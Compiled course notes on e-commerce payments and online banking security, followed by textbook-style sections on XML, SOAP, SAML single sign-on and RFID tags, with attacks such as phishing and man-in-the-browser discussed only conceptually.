
Credit card- based payment over the internet is one of the earliest forms of e-payment commonly used in E-commerce.

- A customer C, browses the website of an online store.
- When the customer finishes loading his shopping cart, he is asked to choose the payment option.
- If he chooses credit cards, he is asked to enter payment details such as credit card number(CCN).

The merchant M, needs to determine whether the customers CCN is valid and whether he has sufficient balance in his credit account. M could contact the issuing bank-the bank that issued the credit card to C. To avoid having to deal with different banks, the Bankcard association employs a payment gateway (PG).

The PG act as a proxy between different merchants and the bankcard network. Communication between C and M is over the internet. It is usually the case that the merchant-payment gateway communication is also over the internet. The PG , communicates with the banks through a proprietary Bank Card network. For conducting business over net, the merchant must have an account with a bank in the Bank's card network- Acquiring bank. On-line credit card transactions shown below.

# MODULE VI




On-line credit card transactions.



## MODULE VI

---

Payment service provider (PSP) offers shops online services for accepting electronic payments by a variety of payment methods including credit card, bank-based payments such as direct debit, bank transfer, and real-time bank transfer based on online banking. Typically, they use a software as a service model and form a single payment gateway for their clients (*merchants*) to multiple payment methods.



Generic online credit card payment

Once M has received order and payment information from C, it contacts the PG. The PG, in turn communicates customer information to the issuing bank. The issuing bank checks to see if the CCN is valid and if the customer has sufficient balance in his credit account. If so, it authorizes payment. The PG accordingly informs M whether to proceed the transaction. M communicates this decision to C together with an order tracking number.

The most important part of a financial transaction is funds transfer-from the issuing bank to acquiring bank. The fund transfer takes place just after M has shipped the goods. Sensitive information like the CCN should not be sent in clear. One possibility is to set up an SSL connection between C and M. The CCN and other sensitive information can then be sent on the encrypted SSL channel.

The encrypted SSL connection between C and M secures the CCN from eavesdropper. However the payment information from C is decrypted at the merchant site. Thus, M is aware of the customer's CCN. M maintains a db of customer information including customers CCNs. This is an attractive target for hackers.

Online and mail- order transactions belongs to the category of card not present transactions since the credit or debit card is not physically presented to the merchant.

### **Advantages and Disadvantage of credit cards:**

- Credit cards have advantages over checks in that the credit card company assumes a larger share of financial risk for both buyer and seller in a transaction. Buyers can sometimes dispute a charge retroactively and have the credit card company act on their behalf. Sellers are ensured that they will be paid for all their sales—they needn't worry about fraud.
- One disadvantage to credit cards is that their transactions are not anonymous, and credit card companies do in fact compile valuable data about spending habits.
- Record keeping with credit cards is one of the features consumers value most because of disputes and mistakes in **billing**. Disputes may arise because different services may have different policies. In general, implementing payment policies will be simpler when payment is made by credit rather than with cash.
- The complexity of credit card processing takes place in the verification phase, a potential bottleneck. If there is a lapse in time between the charging and the delivery of goods or services, the customer verification process is simple because it does not have to be done in real time.
- Encryption and transaction speed must be balanced,.Hence, on-line credit card users must find the process to be accessible, simple, and fast. Speed will have design and cost implications, as it is a function of network capabilities, computing power, available at every server, and the specific form of the transaction. The infrastructure supporting the exchange must be reliable.

## MODULE VI

---

### Online- Banking

Online banking, also known as internet banking, is an electronic payment system that enables customers of a bank or other financial institution to conduct a range of financial transactions through the financial institution's website.

Online banking facilities typically have many features and capabilities in common, but also have some that are application specific. The common features fall broadly into several categories:

- A bank customer can perform non-transactional tasks through online banking, including:
  - Viewing account balances
  - Viewing recent transactions
  - Downloading bank statements, for example in PDF format
  - Viewing images of paid cheques
  - Ordering cheque books
  - Download periodic account statements
  - Downloading applications for M-banking, E-banking etc.
- Bank customers can transact banking tasks through online banking, including:
  - Funds transfers between the customer's linked accounts
  - Paying third parties, including bill payments and third party fund transfers (see, e.g., FAST)
  - Investment purchase or sale
  - Loan applications and transactions, such as repayments of enrollments
  - Credit card applications
  - Register utility billers and make bill payments
- Financial institution administration
- Management of multiple users having varying levels of authority
- Transaction approval process

Some financial institutions offer special internet banking services, for example:

- Personal financial management support, such as importing data into personal accounting software. Some online banking platforms support account

aggregation to allow the customers to monitor all of their accounts in one place whether they are with their main bank or with other institutions.

### Security

---

Security of a customer's financial information is very important, without which online banking could not operate. Similarly the reputational risks to banks themselves are important. Financial institutions have set up various security processes to reduce the risk of unauthorized online access to a customer's records, but there is no consistency to the various approaches adopted.

The use of a secure website has been almost universally embraced.

Though single password authentication is still in use, it by itself is not considered secure enough for online banking in some countries. Basically there are two different security methods in use for online banking:

- The PIN/TAN system where the PIN represents a password, used for the login and TANs representing one-time passwords to authenticate transactions. TANs can be distributed in different ways, the most popular one is to send a list of TANs to the online banking user by postal letter. Another way of using TANs is to generate them by need using a security token. These token generated TANs depend on the time and a unique secret, stored in the security token.

More advanced TAN generators (chipTAN) also include the transaction data into the TAN generation process after displaying it on their own screen to allow the user to discover man-in-the-middle attacks carried out by Trojans trying to secretly manipulate the transaction data in the background of the PC.

Another way to provide TANs to an online banking user is to send the TAN of the current bank transaction to the user's (GSM) mobile phone via SMS. The SMS text usually quotes the transaction amount and details, the TAN is only valid for a short period of time. Especially in Germany, Austria and the Netherlands many banks have adopted this "SMS TAN" service.

Usually online banking with PIN/TAN is done via a web browser using SSL secured connections, so that there is no additional encryption needed.

## MODULE VI

---

- Signature based online banking where all transactions are signed and encrypted digitally. The Keys for the signature generation and encryption can be stored on smartcards or any memory medium, depending on the concrete implementation .

### Attacks

Attacks on online banking used today are based on deceiving the user to steal login data and valid TANs. Two well known examples for those attacks are phishing and pharming. Cross-site scripting and keylogger/Trojan horses can also be used to steal login information.

A method to attack signature based online banking methods is to manipulate the used software in a way, that correct transactions are shown on the screen and faked transactions are signed in the background.

A 2008 U.S. Federal Deposit Insurance Corporation Technology Incident Report, compiled from suspicious activity reports banks file quarterly, lists 536 cases of computer intrusion, with an average loss per incident of \$30,000. That adds up to a nearly \$16-million loss in the second quarter of 2007. Computer intrusions increased by 150 percent between the first quarter of 2007 and the second. In 80 percent of the cases, the source of the intrusion is unknown but it occurred during online banking, the report states.

Another kind of attack is the so-called man-in-the-browser attack, a variation of the man-in-the-middle attack where a Trojan horse permits a remote attacker to secretly modify the destination account number and also the amount in the web browser.

As a reaction to advanced security processes allowing the user to cross-check the transaction data on a secure device there are also combined attacks using malware and social engineering to persuade the user himself to transfer money to the fraudsters on the ground of false claims (like the claim the bank would require a "test transfer" or the claim a company had falsely transferred money to the user's account and he should "send it back").Users should therefore never perform bank transfers they have not initiated themselves.

### Countermeasures

There exist several countermeasures which try to avoid attacks. Digital certificates are used against phishing and pharming, in signature based online banking variants (HBCI/FinTS) the use of "Secoder" card readers is a measurement to uncover software side manipulations of the transaction data.<sup>[17]</sup>

In 2001, the U.S. Federal Financial Institutions Examination Council issued guidance for multifactor authentication (MFA) and then required to be in place by the end of 2006.

In 2012, the European Union Agency for Network and Information Security advised all banks to consider the PC systems of their users being infected by malware by default and therefore use security processes where the user can cross-check the transaction data against manipulations like for example (provided the security of the mobile phone holds up) SMS TAN where the transaction data is sent along with the TAN number or standalone smartcard readers with an own screen including the transaction data into the TAN generation process while displaying it beforehand to the user to counter man-in-the-middle attacks.

### Advantages of E-banking or Internet banking

**1. Convenience:** Banks that offer internet banking are open for business transactions anywhere a client might be as long as there is internet connection. Apart from periods of website maintenance, services are available 24 hours a day and 365 days round the year. In a scenario where internet connection is unavailable, customer services are provided round the clock via telephone.

**2. Low cost banking service:** E-banking helps in reducing the operational costs of banking services. Better quality services can be ensured at low cost.

**3. Higher interest rate:** Lower operating cost results in higher interest rates on savings and lower rates on mortgages and loans offers from the banks. Some banks offer high yield certificate of deposits and don't penalize withdrawals on certificate of deposits, opening of accounts without minimum deposits and no minimum balance.

## MODULE VI

---

**4. Transfer services:** Online banking allows automatic funding of accounts from long established bank accounts via electronic funds transfers.

**5. Ease of monitoring:** A client can monitor his/her spending via a virtual wallet through certain banks and applications and enable payments.

**6. Ease of transaction:** The speed of transaction is faster relative to use of ATM's or customary banking.

**7. Discounts:** The credit cards and debit cards enables the Customers to obtain discounts from retail outlets.

**8. Quality service:** E-Banking helps the bank to provide efficient, economic and quality service to the customers. It helps the bank to create new customer and retaining the old ones successfully.

**9. Any time cash facility:** The customer can obtain funds at any time from ATM machines.

### **Disadvantages of E-banking Internet banking**

**1. High start-up cost:** E-banking requires high initial start up cost. It includes internet installation cost, cost of advanced hardware and software, modem, computers and cost of maintenance of all computers.

**2. Security Concerns:** One of the biggest disadvantages of doing e-banking is the question of security. People worry that their bank accounts can be hacked and accessed without their knowledge or that the funds they transfer may not reach the intended recipients.

**3. Transaction problems:** Face to face meeting is better in handling complex transactions and problems. Banks may call for meetings and seek expert advice to solve issues.

**4. Lack of personal contact between customer and banker:** Customary banking allows creation of a personal touch between a bank and its clients. A personal touch with a bank manager can enable the manager to change terms in our account since he/she has some discretion in case of any personal circumstantial change. It can include reversal of an undeserved service charge.

**WEB SERVICE SECURITY**


The common term used to identify web applications that share some or all of the above features is a *web service*. The World-wide Web Consortium, W<sup>3</sup>C, defines a web service as

“A software system identified by a URI whose public *interfaces* and *bindings* are defined and described using XML. Its definition can be *discovered* by other software systems. These systems may then interact with the web service in a manner prescribed by its definition using XML-based messages conveyed by Internet protocols.”

**25.1.2 Entities Involved**

An atomic web service involves three entities: the requestor (or client), the provider (or server), and a registry. As shown in Fig. 25.1:

- Providers register or *publish* their services in a public *registry*.
- Requesters *discover* services by querying the registry for services that match certain criteria.
- Once a requester has identified a provider whose services it needs, it *binds to* and *invokes* the services of that provider.



**Figure 25.1** Entities involved in a web service

The technologies to support web services are all based on XML (Extended Markup Language which has become the *lingua franca* for electronic documents). XML and the technologies that support web services are introduced in the next section. We then look at the need for security in web services and explain why SSL is either unsuitable or inadequate in providing it. Various security standards in support of web services, such as WS-Sec, the XML Encryption Standard, the XML Signature Standard, Security Assertions Markup Language (SAML), etc., are then introduced in subsequent sections.



## MODULE VI

XML: XML stands for eXtensible Markup Language like HTML . It was designed to store and transport data.XML above is quite self-descriptive :It has sender information and receiver information.

Each section in turn is made up of zero or more subsections and each subsection is made up of one or more paragraphs. These facts may be represented using a markup language as follows

```
<chapter>
  <section>
    <subsection>
      <paragraph>
      </paragraph>
    </subsection>
  </section>
</chapter>
```

One of the most common markup languages in widespread use is HTML. Tags in HTML are used to tell the browser how to display the content of a web page. XML tags, on the other hand, are used to describe data – in particular, the *structure of the data*. Unlike HTML, XML does not have a pre-defined tag set. Instead XML is a *meta language* – it provides a facility to define tag sets in diverse fields such as business, medicine, mathematics, and law.

The most basic kind of markup found in an XML document is an *element*. The start of an element within a document is indicated by a *start-tag* which contains the name of the element within angular brackets. Figure 25.2(a) shows a Purchase Order in XML. The tag on Line 3 of the document indicates the start of element *shipTo*. The end-tag, *</ shipTo>* on Line 9 in Fig. 25.2(a) indicates the end of the element, *shipTo*. An *end-tag* can be recognized by the “/” to the immediate right of the opening angular bracket.

An element may contain only data or it may contain other *sub-elements* or it may contain both, data, and other sub-elements. In Fig. 25.2(a), the element, *shipTo* contains sub-elements *name*, *street*, *city*, *state* and *PIN*. The sub-elements, in this case, contain only text. For example, the name element (Line 4) contains the customer's name.

An element may contain zero or more *attributes*. An attribute is a name value pair which appears after the element name in the element's start tag. For example *shipTo* (Line 3) contains a single attribute whose name is *country* and whose value is INDIA.

The Purchase Order in Fig. 25.2(a) is highly structured – the name and address of the person receiving the shipment occurs first. This is followed by the items ordered. Each item includes the *productName*, *quantity*, and *UnitPrice* in sequence. The correct sequencing and nesting of elements is necessary since computers are expected to process such documents. But how does a computer know what to expect in a document such as a Purchase Order?

A *Document Type Definition* or the more recently standardized *XML schema* contains rules to interpret the document's content. The rules include information such as

- What is the element type, e.g., string, decimal, complex type, etc.?
- Is an element optional? If not, how many times should it occur (once, one or more times, etc.)?
- Does an element have any attributes? If so, what are their names and types?
- What is the content of an element (other sub-elements or text)?
- What is the sequence of elements and how are they nested?

Figure 25.2(b) shows the XML schema representation of a purchase order. The purchase order document of Fig. 25.2(a) is an instance of this schema. We consider here a toy example: a real-world schema of a purchase order may include hundreds of elements and attributes.

### SOAP

SOAP is an acronym for Simple Object Access Protocol. It is an XML-based messaging protocol for exchanging information among computers. SOAP is an application of the XML specification.

- SOAP is a communication protocol designed to communicate via Internet.
- SOAP can extend HTTP for XML messaging.
- SOAP provides data transport for Web services.
- SOAP can exchange complete documents or call a remote procedure.
- SOAP can be used for broadcasting a message.
- SOAP is platform- and language-independent.
- SOAP is the XML way of defining what information is sent and how.
- SOAP enables client applications to easily connect to remote services and invoke remote methods.

A SOAP message is an ordinary XML document containing the following elements –

- **Envelope** – Defines the start and the end of the message. It is a mandatory element.
- **Header** – Contains any optional attributes of the message used in processing the message, either at an intermediary point or at the ultimate end-point. It is an optional element.
- **Body** – Contains the XML data comprising the message being sent. It is a mandatory element.
- **Fault** – An optional Fault element that provides information about errors that occur while processing the message.

### SOAP Message Structure

The following block depicts the general structure of a SOAP message –

```
<?xml version = "1.0"?>
```

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV = "http://www.w3.org/2001/12/soap-
envelope"

  SOAP-ENV:encodingStyle = "http://www.w3.org/2001/12/soap-encoding">

  <SOAP-ENV:Header>

    ...

    ...

  </SOAP-ENV:Header>

  <SOAP-ENV:Body>

    ...

    ...

    <SOAP-ENV:Fault>

      ...

      ...

    </SOAP-ENV:Fault>

    ...

  </SOAP-ENV:Body>

</SOAP_ENV:Envelope>
```

The SOAP envelope indicates the start and the end of the message so that the receiver knows when an entire message has been received. The SOAP envelope solves the problem of knowing when you are done receiving a message and are ready to process it. The SOAP envelope is therefore basically a packaging mechanism.

- Every SOAP message has a root Envelope element.

## MODULE VI

---

- Envelope is a mandatory part of SOAP message.
- Every Envelope element must contain exactly one Body element.
- If an Envelope contains a Header element, it must contain no more than one, and it must appear as the first child of the Envelope, before the Body.
- The envelope changes when SOAP versions change.
- The SOAP envelope is specified using the *ENV* namespace prefix and the Envelope element.
- The optional SOAP encoding is also specified using a namespace name and the optional *encodingStyle* element, which could also point to an encoding style other than the SOAP one.

## 2S.4 SAML

### 25.4.1 Motivation

Consider a principal, **C**, who happens to be a long-term client of a service provider, **SP1**. **C** requests a service from **SP1**, he needs to be authenticated. This can be done through a traditional password route.

Another possibility is for **SP1** to store a cookie in **C**'s browser which would be transparently downloaded to **SP1** each time **C** visits **SP1**'s website. The *browser cookie* could store, in a cryptographically encrypted form, information about **C**'s identity. Relevant attributes of **C** can also be stored in **browser cookies** or at the server.

Now, suppose **C** wishes to use the services of another provider, **SP2**. If **C** is a total stranger to **SP2**, on what basis might **SP2** trust **C**? If, however, **SP1** and **SP2** share a trust relationship, **SP2** could read cookies stored in **C**'s browser created by **SP1**. The cookie could include information such as

"I trust **C**".

If **SP2** knows that **SP1** trusts **C**, then **SP2** might also be **willing to trust C**.

Such a solution has serious problems. In particular, browsers *do not* allow cookies created by one server to be dispatched to a server in a different domain. So, for example, a cookie created by the web server at `www.csr.iitb.ac.in` can be read by a web server at `www.ee.iitb.ac.in` but not by the web server at `www.cse.iitk.ac.in`.

### 25.4.2 Assertion Types

The *Security Assertion Markup Language* (SAML) is defined in a specification by OASIS (Organization for the Advancement of Structured Information Systems) is a standard that addresses such problems. Basically, SAML provides an XML schema for expressing assertions about a principal. For example, **SP1** might make the following assertion:

SP1 authenticated **C**  
using password-based authentication  
on 1st February 2010  
at 09:25:11 hours.

In the example above, **SP1** is the *asserting party*. In SAML terminology, it performs the role of an *Identity Provider*. **SP2** is a *consumer of assertions* and is referred to as the *relying party*. There are some key questions to be addressed here regarding when and how assertions are transmitted (from the asserting party to the relying party). Before that, we look at **the three types of SAML assertions and their XML syntax**.

- An **authentication statement** is an assertion by Identity Provider, indicating that it did authenticate a principal, **C**, using a particular authentication method at a particular point of time.
- A **reference statement** is an assertion by Identity Provider, indicating the value of an attribute for principal **C** is *a*.

• An *authorization statement* is an assertion by Identity Provider, I, that a principal, C, is permitted to perform an action or operation O on resource R.  
 An example of a SAML assertion is shown in Fig. 25.8. It is an authentication statement containing the *identities* of the *issuer* and *principal*. A URL is used to identify the issuer and an e-mail address is used to identify the principal (lines 2 and 5). The statement indicates the date/time at which the principal was authenticated (line 12). It asserts that the principal was authenticated using a *password* transmitted across a *protected channel* (using SSL). It also includes an explicit condition that the authentication is valid for the next 26 hours.

```

1      <saml:Assertion xmlns:saml = ...   Version = "2.0"
                                     IssueInstant = "2010-02-01T08:25:15Z">
2          <saml:Issuer Format= ... :entity>
                                     http://www.admin.iitb.ac.in
3      </saml:Issuer>
4          <saml:Subject>
5              <saml:NameID Format = " ... :emailAddress">
                                     rajeshX@cse.iitb.ac.in
6              </saml:NameID>
7          </saml:Subject>
8          <saml:Conditions>
9              NotBefore = "2010-02-01T08:26:00Z"
              NotOnOrAfter = "2010-02-02T10:30:00Z"
10         </saml:Conditions>
11         <saml:AuthnStatement AuthnInstant = "2010-02-01T08:25:15Z"
12             SessionIndex = "1234">
13             <saml:AuthnContext>
14                 <saml:AuthnContextClassRef>
15                     :PasswordProtectedTransport
16                 </saml:AuthnContextClassRef>
17             </saml:AuthnContext>
18         </saml:AuthnStatement>
19     </saml:Assertion>
    
```

**Figure 25.8** SAML assertion - Authentication statement

### 25.4.3 Creating/Communicating Assertions

A useful application of SAML is in *single sign-on* over the web. We now consider a usage scenario of single sign-on.

A user, Sandeep, visits the website of his familiar travel agent, in order to book a ticket to say, Rio. Sandeep logs in and authenticates himself at the travel agent's website. He is presented with travel preferences including date/time of departure, budgetary constraints, etc.

a choice of airlines satisfying his requirements. After clicking on his preferred airline, Jet Air, he is seamlessly directed to the website of that airline where he makes a reservation.

Now suppose that Sandeep is a gold customer of SmartTravels – a status conferred on all customers of SmartTravels who have done business in excess of Rs. 4,00,000 over the last 4 years. SmartTravels has business relationships with several airlines, including Jet Air, which provide varying discounts to all of its gold customers. How is Jet Air expected to know that Sandeep is a gold customer of SmartTravels and is eligible for the discounted price?

For the sake of completeness, we enumerate all the steps involved in Sandeep's transaction.

1. Sandeep logs in to the SmartTravels website and is *authenticated*. He indicates the destination city, date and time of travel, and price of ticket he is willing to pay.
2. SmartTravels determines that Sandeep is a gold customer and presents a list of airlines that satisfy Sandeep's requirements.
3. Sandeep clicks on the airline of interest, say JetAir.
4. SmartTravels creates *SAML assertions* indicating that
  - a. Sandeep has been authenticated using a login name–password mechanism (authentication assertion)
  - b. Sandeep is a gold customer (attribute assertion)
5. SmartTravels creates an HTML form with two hidden inputs. The first, named *SAMLResponse*, contains the signed SAML assertion. The second hidden input, called *RelayState*, contains the *URL of the resource* required by Sandeep. The relevant portion of the form is

```
<html>
<body onload = "document.forms.SAMLform.submit( );">
<form name = SAMLform method = post
      action = "www.JetAir.com/Reservations/SAMLConsumer">
<input type = hidden name = "SAMLResponse"
      value = " . . . signed assertion . . . "/>
<input type = hidden name = "RelayState"
      value = "encodedTargetURL"/>
</form>
</body>
</html>
```

This form is sent to Sandeep's browser.

6. When Sandeep's browser receives the form, it is immediately re-directed to [www.JetAir.com/Reservations/SAMLConsumer](http://www.JetAir.com/Reservations/SAMLConsumer).
7. The assertions are consumed by the JetAir web server. It is now aware that Sandeep is a gold customer of its business partner – SmartTravels. It returns Sandeep a page containing information on its travel schedules and special fares.

It is possible that Sandeep's travel plans include booking accommodation at a hotel and also renting a car at his travel destination. The above example could then be extended so that Sandeep *logs in just once* – at the travel agent's website. From there he is able to visit the other websites and make reservations – for travel by air, for accommodation at the hotel, and at a car rental agency.

**RFID:** The radio frequency transponder or RFID tag is made up of a microchip with an antenna.

## MODULE VI

The antenna is tuned to receive radio frequency waves emitted by a reader or transceiver. There are two types of tags- passive (are powered by the electromagnetic field that is created by the reader) and active tag (powered by the tag battery).

Tag frequencies range from low (~125 KHz) through medium-high (~13.56 MHz) to ultra-high (~900 MHz). While low-frequency tags consume less power, they have a read range less than 0.5 m. Tags that operate in the UHF band consume more power but have a read range of about 10 m. In practice, the range that tags can be read from is strongly influenced by environmental factors such as radio frequency interference from other devices. There are also constraints on using tags on metal objects or objects containing liquids since higher frequency waves are absorbed by water and are reflected by metal. Table 23.1 summarizes the frequency ranges that tags operate in.

**Table 23.1** Tag frequency ranges

Frequency range	Communication range	Features/uses
30- 300 KHz (LF)	~50 cm	Pet tracking
3-30 MHz (HF)	~3 m	Identity cards
300-3000 MHz (UHF)	~10 m	Logistics/transportation

There are tens of tag varieties – they are classified based on type (active/passive/semi-active), frequency used, ruggedness, etc. A limited but commonly used classification scheme was proposed by *EPCglobal* – an industry consortium that develops RFID-related standards. In their scheme, *Class 0*, *Class I*, and *Class II* tags are all passive. *Class III* tags are semi-passive, while *Class IV* and above are active. Generally, the higher the class, the more advanced are its features and capabilities. For example, *Class 0* tags are read-only, *Class I* tags are read/write, and *Class II* tags have limited support for encryption.

It is often the case that a reader may have multiple tags within its range. Consider the situation where a reader sends out a read signal in an attempt to identify tagged items on a nearby shelf. Multiple tags will respond simultaneously, so the reader will not be able to make sense of what it hears. This problem is similar to what is encountered on a broadcast LAN such as a hub-based Ethernet. To address this problem, several *medium access control (MAC) protocols* have been devised. These include the Slotted Random Anti-Collision protocol, which is probabilistic and the Adaptive Binary Tree protocol which is deterministic. These protocols perform *singulation* – they sequentially identify all tags within their range.

### 23.2 APPLICATIONS

The main use of RFIDs is in *identification* and *tracking*. We illustrate these functions through applications in retail and transportation.

In a retail store, a properly positioned RFID reader partially *automates customer checkout*. With the traditional barcodes, each item in the shopping cart is physically held and scanned by a barcode reader. An RFID reader and tag, on the other hand, do not need to be within line of sight. The reader interrogates the tags attached to the items in a customer's shopping cart. The tags respond with their EPC (Electronic Product Code) numbers. The EPC is a 64- or 96-bit number, which includes fields that identify the manufacturer, the product/item type, and a serial number unique to an instance of the item. By contrast, bar codes typically identify the manufacturer and the product but not a specific instance of a product.

The reader is connected to a backend system which includes a server and a database (Fig. 23.2). The database maintains information on each item in the store. The information includes static data such as date of manufacture, expiry date, price, etc. and dynamic information such as the






figure 23.2 An RFID system

current location of the item. The EPC number of an item may be thought of as a pointer to this information.

The reader reports to the backend the EPC of each item it encounters in the shopping cart. The backend retrieves the *price* of the item and sends it to the cash register which computes the total. In addition to automated checkout, RFID tags help to *update inventory levels* of each item in the store. Multiple readers are installed at different locations in the store. Each reader periodically checks the items on shelves in its range and conveys this information to the backend. The backend servers, in turn, provide valuable input to the purchase department in connection with re-ordering and replenishment. The up-to-date information provided by the RFID system helps prevent stock-outs while at the same time preventing unnecessary inventory build-up of slow-moving items.

Another compelling use of RFID technology is in *shipping and transportation*. In a globalized world, the manufacturer and customers may be on different continents. Merchandise may travel from the manufacturer's facility to a distribution point by a combination of rail, road, sea, and air. All involved parties — supplier, customer, and logistics provider would like to *track* the shipment. For this purpose, tags are attached to cases and containers that contain several items.

